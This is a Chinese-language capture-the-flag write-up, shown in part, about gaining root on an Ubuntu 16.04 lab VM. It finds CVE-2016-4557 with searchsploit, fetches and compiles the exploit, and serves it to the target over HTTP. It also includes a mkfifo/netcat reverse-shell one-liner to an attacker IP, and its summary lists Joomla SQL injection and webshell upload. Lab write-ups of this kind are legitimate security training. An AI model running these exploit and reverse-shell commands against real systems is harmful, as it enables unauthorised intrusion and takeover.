
系统版本是 Ubuntu 16.04 ,可以用 searchsploit 搜一下相关漏洞
1 searchsploit ubuntu 16.04


问了一下 AI,优先尝试下面这个:Double-fdput bpf (CVE-2016-4557)

看一下
1 cat /usr/share/exploitdb/exploits/linux/local/39772.txt

要将exploit.tar传到靶机上,最后给了两个网址,下载最后一个压缩包
1 wget https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/39772.zip

然后进入到有exploit.tar的目录下,开启 HTTP 服务

靶机下载
1 wget http://192.168.1.8/exploit.tar

然后解压文件

进入到解压的目录下
1 cd ebpf_mapfd_doubleput_exploit


然后按照刚才看的操作,编译运行脚本,要先给执行权限
1
2
3
4
5
gcc doubleput.c -o doubleputchmod +x compile.shchmod +x doubleput
不过没成功,最后直接结束了

弹shell到 kali 里再试试
1
2

nc -lvnp 2333rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 192.168.1.8 2333 >/tmp/f
提权成功

可以生成交互式shell
1 /usr/bin/script -qc /bin/bash /dev/null

最后去读 root 里的flag
1
2
cd /rootcat the-flag.txt
总结 这次的靶机只有一个 root flag,也没有像之前一样的提示,所以只能靠自己通过信息搜集去寻找存在的漏洞,中间也有方向找错了没打通的情况
靶机的知识点:
信息搜集很重要
利用 “Joomla 3.7.0 SQL注入漏洞 CVE-2017-8917” 获取数据库中admin的密码
使用 hashcat 破解admin密码
在后台寻找上传 webshell 的地方(这里出现了找错方向的情况)
使用 searchsploit 寻找漏洞
利用 “Double-fdput bpf (CVE-2016-4557)” 获取root权限